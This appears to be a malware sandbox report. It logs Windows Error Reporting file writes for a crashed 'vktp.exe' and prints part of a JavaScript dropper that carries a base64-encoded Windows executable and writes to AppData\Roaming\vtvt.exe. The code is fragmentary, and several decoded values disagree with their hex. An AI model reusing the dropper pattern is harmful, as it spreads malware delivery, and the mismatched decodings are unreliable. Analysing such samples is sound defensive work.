C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4662	2	09 00		success or wait	2	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4666	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4698	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4702	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4704	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4746	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4750	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4752	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4790	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4794	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4798	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4850	4	0d 00 0a 00		success or wait	9	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4854	2	09 00		success or wait	18	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4858	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 76 00 6b 00 74 00 70 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>vklp.exe</Parameter0>	success or wait	9	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5512	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5516	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5518	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5558	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5562	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5564	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5602	4	0d 00 0a 00		success or wait	6	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5606	2	09 00		success or wait	12	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	5610	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.2 56.48</Parameter1>	success or wait	6	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6164	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6168	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6170	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6210	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6214	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6216	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6254	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6258	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6262	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6356	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6360	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6364	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>qvjhuf, Inc. </SystemManufacturer>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6470	4	0d 00 0a 00		success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6474	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6478	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>qvjhuf7,1</SystemProductName>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6574	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6578	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6582	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6702	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6706	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6710	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 30 00 31 00 36 00 32 00 36 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614016262</OSInstallDate>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6792	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6796	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6800	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6902	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6906	2	09 00		success or wait	2	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6910	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6980	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6984	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	6986	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7026	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7030	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7032	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7066	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7070	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7074	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFI SecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7176	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7212	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7216	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7218	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	6	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7250	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags> >	success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7494	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7498	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7500	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7526	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7530	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7532	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 35 00 31 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2023-02-01T15:39:51Z">	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7632	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7636	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7640	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 31 00 35 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 32 00 31 00 36 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 34 00 33 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 34 00 33 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<Process AsId="315" PID="2160" UptimeMS="843" TimeSinceCreationMS="843" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="1"	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7898	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7902	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7906	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7926	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7930	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7932	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	7976	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8014	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8018	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8022	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 35 00 37 00 36 00 35 00 61 00 34 00 32 00 2d 00 31 00 63 00 32 00 39 00 2d 00 34 00 63 00 61 00 30 00 2d 00 38 00 34 00 61 00 39 00 2d 00 66 00 35 00 65 00 66 00 36 00 33 00 31 00 62 00 33 00 66 00 38 00 65 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>85765a42-1c29-4ca0-84a9-f5ef631b3f8e</Guid>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8120	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8124	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8128	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 35 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2023-02-01T15:39:51Z</CreationTime>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8226	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8230	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8232	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8272	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	8276	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp.xml	0	4622	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_075f69e1\Report.wer	0	2	fd fd		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_075f69e1\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	170	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_075f69e1\Report.wer	11432	42	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 38 00 38 00 34 00 37 00 30 00 35 00 34 00 38 00	MetadataHash=88470548	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Disassembly

Code Analysis

JavaScript Code

Script:

Code

0try

1{

2String.prototype.endsWith =

3function (needle) {

4var emp = this.substr (this.length - needle.length);

5return emp == needle;

6};

7var aso_ibora =

8"TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2

9AAAAA4fug4AtAnNlbgBTM0hV GhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAA

10ACtMQiB6VBm0ulQZtLpUGbSKl850utQZtLpUGfSTFBm0iptfO9LmUGbSvXNW0uNQZtluVmDS6FBm0IjY2jpUGbSAAA

11AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEUAAEWBBQAFm09hAAAAAAAAAADgAA8BCwEGAABoAAAAKglIAAAgAA

12EA2AAAAEAAAAIAAAAAQAAAEAAAAIAAAQAAAAAGAAAABAAAAAAAAAA0AQAAQAACAAECFAAAQAA

13AQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAAEHQAa0AAAAACwAwAlEgEAAAAAAAAAAAAAAAAAAAAA

"C:\Users\jones\AppData\Roaming\vtvt.exe".endsWith

Show all Function Runs

C:\Users\jones\AppData\Roaming\vtvt.exe.substr(35

Show all Function Runs

Code

[illegible]

[illegible]

Code

[illegible]

Code

[illegible]

```
y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//L0D//  
